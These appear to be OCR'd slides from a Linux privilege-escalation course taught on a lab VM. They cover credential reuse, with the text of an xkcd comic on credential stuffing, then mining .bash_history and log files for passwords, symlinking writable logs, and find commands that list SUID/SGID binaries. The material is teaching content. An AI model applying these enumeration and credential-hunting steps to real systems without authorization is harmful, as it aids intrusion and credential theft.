
Credential Reuse

WE ARE CREATURES OF HABIT

Password reuse is RAMPANT

- web application passwords
- common/default passwords

  nmap port scan or ps auf to see what’s up
- known compromised passwords for specific users


PASSWORD ENTROPY IS RARELY RELEVANT. THE REAL MODERN DANGER IS PASSWORD REUSE.
HOW SO?
PASSWORD TOO WEAK
SET UP A WEB SERVICE TO DO SOMETHING SIMPLE, LIKE IMAGE HOSTING OR TWEET SYNDICATION, SO A FEW MILLION PEOPLE SET UP FREE ACCOUNTS.
BAM, YOU'VE GOT A FEW MILLION EMAILS, DEFAULT USERNAMES, AND PASSWORDS.
TONS OF PEOPLE USE ONE PASSWORD, STRONG OR NOT, FOR MOST ACCOUNTS.
USE THE LIST AND SOME PROXIES TO TRY AUTOMATED LOGINS TO THE 20 OR 30 MOST POPULAR SITES, PLUS BANKS AND PAYPAL AND SUCH.
EMAIL USER PASS
BANKS
FACEBOOK
GMAIL
PAYPAL
TWITTER
YOU'VE NOW GOT A FEW HUNDRED THOUSAND REAL IDENTITIES ON A FEW DOZEN SERVICES, AND NOBODY SUSPECTS A THING.
AND THEN WHAT?
WELL, THAT'S WHERE I GOT STUCK.
YOU DID THIS?
WHY DID YOU THINK I HOSTED SO MANY UNPROFITABLE WEB SERVICES?
I COULD PROBABLY NET A LOT OF MONEY, ONE WAY OR ANOTHER, IF I DID THINGS CAREFULLY. BUT RESEARCH SHOWS MORE MONEY DOESN'T MAKE PEOPLE HAPPIER, ONCE THEY MAKE ENOUGH TO AVOID DAY-TO-DAY FINANCIAL STRESS.
I COULD MESS WITH PEOPLE ENDLESSLY, BUT I DO THAT ALREADY. I COULD GET A POLITICAL OR RELIGIOUS IDEA OUT TO MOST OF THE WORLD, BUT SINCE MARCH OF 1997 I DON'T REALLY BELIEVE IN ANYTHING.
SO, HERE I SIT, A PUPPETMASTER WHO WANTS NOTHING FROM HIS PUPPETS.
IT'S THE SAME PROBLEM GOOGLE HAS.
OH?
GOOGLE...
OKAY, EVERYONE, WE CONTROL THE WORLD'S INFORMATION. NOW IT'S TIME TO TURN EVIL. WHAT'S THE PLAN?
MAKE BOATLOADS OF MONEY?
Google
WE ALREADY DO!
SET UP A COMPANYWIDE COD4: MODERN WARFARE TOURNAMENT EACH WEEK?
THAT'S NOT EVIL!
OOH, DIBS ON THE LOBBY TV!
OKAY, WE SUCK AT THIS.

https://xkcd.com/792/ - Password Reuse


.bash_history

LEAKED INFORMATION

- Any passwords entered into history?
- Any interesting files or directories?

cat .bash_history vs history

- .bash_history won't dump current session data until session ends
- history is a live dump of session



```
level2@osboxes:/home/osboxes$ cat ~/.bash_history
cat ~/.bash_history
history
cd /tmp
ls -l
cd /var/
ls -l
ls -al /var/tmp
cd ~
ls
ls -al
echo "password: P@ssw0rd with a zero" > .secrets.txt
ls -al
cat .secrets.txt
exit
ls -al /bin/less
which less
chmod u-s /bin/less
exit
ls -al /home/level3
sudo -l
exit
level2@osboxes:/home/osboxes$ history
    1  cat ~/.bash_history
    2  history
    3  cd /tmp
    4  ls -l
    5  cd /var/
    6  ls -l
    7  ls -al /var/tmp
    8  cd ~
    9  ls
   10  ls -al
   11  echo "password: P@ssw0rd with a zero" > .secrets.txt
   12  ls -al
   13  cat .secrets.txt
   14  exit
   15  ls -al /bin/less
```

/var/log


LEAKED INFORMATION

- Are any credentials stored in logs?
- Any other useful information?

Log files/dirs that are writeable can be replaced by symlink.

When owning process tries to write to log, will write to symlink instead.

Can be a way to output data somewhere that you can read it.



```
osboxes@osboxes:~$ ls -al /var/log
total 3692
drwxrwxr-x 13 root   syslog    4096 Feb 18 20:39 .
drwxr-xr-x 13 root   root      4096 Aug  5  2015 ..
-rw-r--r--  1 root   root     26405 Feb 17 21:50 alternatives.log
drwxr-xr-x  2 root   root      4096 Sep 12  2015 apt
-rw-r-----  1 syslog adm       3809 Feb 18 20:54 auth.log
-rw-r-----  1 syslog adm     171889 Feb 18 20:39 auth.log.1
-rw-r--r--  1 root   root      3829 Feb 18 20:27 boot.log
-rw-r--r--  1 root   root     61499 Aug  5  2015 bootstrap.log
-rw-rw----  1 root   utmp      3072 Feb 14 02:53 btmp
drwxr-xr-x  2 root   root      4096 Feb  8 02:11 ConsoleKit
drwxr-xr-x  2 root   root      4096 Feb 18 20:39 cups
drwxr-xr-x  2 root   root      4096 Feb  4  2015 dist-upgrade
-rw-r-----  1 root   adm      34495 Feb 18 20:27 dmesg
-rw-r-----  1 root   adm      32857 Feb 17 21:48 dmesg.0
-rw-r-----  1 root   adm      10693 Feb 15 16:25 dmesg.1.gz
-rw-r-----  1 root   adm      11076 Feb 14 01:38 dmesg.2.gz
-rw-r-----  1 root   adm      10775 Feb 13 19:33 dmesg.3.gz
-rw-r-----  1 root   adm      10597 Feb  8 01:58 dmesg.4.gz
-rw-r--r--  1 root   root    937600 Feb 17 21:50 dpkg.log
-rw-r--r--  1 root   root     32128 Feb 17 21:50 faillog
-rw-r--r--  1 root   root      2045 Aug  5  2015 fontconfig.log
drwxr-xr-x  2 root   root      4096 Aug  5  2015 fsck
-rw-r--r--  1 root   root      1384 Feb 18 20:27 gpu-manager.log
drwxrwxr-x  2 root   root      4096 Sep 12  2015 installer
-rw-r-----  1 syslog adm          0 Feb 18 20:39 kern.log
-rw-r-----  1 syslog adm    1284491 Feb 18 20:39 kern.log.1
-rw-rw-r--  1 root   utmp    293168 Feb 17 21:50 lastlog
drwxr-xr-x  2 root   root      4096 Feb 18 20:27 lightdm
drwxr-s---  2 mysql  adm       4096 Feb 18 20:39 mysql
-rw-r-----  1 mysql  adm          0 Feb 13 19:43 mysql.err
-rw-r-----  1 mysql  adm          0 Feb 18 20:39 mysql.log
-rw-r-----  1 mysql  adm         20 Feb 15 16:40 mysql.log.1.gz
-rw-r-----  1 mysql  adm         20 Feb 13 19:43 mysql.log.2.gz
drwxr-xr-x  2 ntp    ntp       4096 Apr 13  2015 ntpstats
-rw-r--r--  1 root   root     21757 Feb 18 20:28 pm-powersave.log
-rw-r-----  1 syslog adm        272 Feb 18 20:39 syslog
-rw-r-----  1 syslog adm     146020 Feb 18 20:39 syslog.1
-rw-r-----  1 syslog adm     360662 Feb 15 16:40 syslog.2.gz
```

Easy Mode

RECAP

1. **Who/where are you**
2. **What can you see/modify with current permissions?**
3. **Look for:**
   1. sudo permissions
   2. Credential Reuse
   3. Leaked info from:
      1. cat .bash_history
      2. /var/log files

Two ways to escalate:

1. **You're the agent** – your current user permissions are sufficient to execute the command & do the thing
2. **Something else is the agent** – you get something else to execute the command under THEIR permissions, which are sufficient to do the thing

SNEAKY MODE

FIND AND EXPLOIT SOME MISCONFIGURATIONS

SUID/SGID bits

CHECK THEIR PRIVILEGE

- What is the SUID/SGID bit?
- How to find a SUID/SGID binary?

  - What runs as the root user?


  find / -perm -u=s [-type f] 2>/dev/null

  find / -perm -4000 [-type f] 2>/dev/null

  - What runs in the root group?

  find / -perm -g=s [-type f] 2>/dev/null

  find / -perm -2000 [-type f] 2>/dev/null



```
osboxes@osboxes:~$ find / -perm -2000 -type f 2>/dev/null
/sbin/unix_chkpwd
/usr/sbin/uuidd
/usr/bin/crontab
/usr/bin/mlocate
/usr/bin/dotlockfile
/usr/bin/ssh-agent
/usr/bin/wall
/usr/bin/bsd-write
/usr/bin/mail-unlock
/usr/bin/mail-lock
/usr/bin/X
/usr/bin/expiry
/usr/bin/chage
/usr/bin/mail-touchlock
/usr/lib/libvte-2.90-9/gnome-pty-helper
/usr/lib/libvte9/gnome-pty-helper
/usr/lib/utempter/utempter
osboxes@osboxes:~$ find / -perm -4000 -type f 2>/dev/null
/usr/sbin/uuidd
/usr/sbin/pppd
/usr/bin/find
/usr/bin/traceroute6.iputils
/usr/bin/lppasswd
/usr/bin/sudo
/usr/bin/python2.7
/usr/bin/chfn
/usr/bin/vim.tiny
/usr/bin/mtr
/usr/bin/chsh
/usr/bin/newgrp
/usr/bin/pkexec
/usr/bin/gpasswd
/usr/bin/X
/usr/bin/mysql
/usr/bin/passwd
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/lib/pt_chown
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/eject/dmcrypt-get-device
```

SUID/SGID bits

CHECK THEIR PRIVILEGE

- What are “normal” SUID programs vs ones that are exploitable?

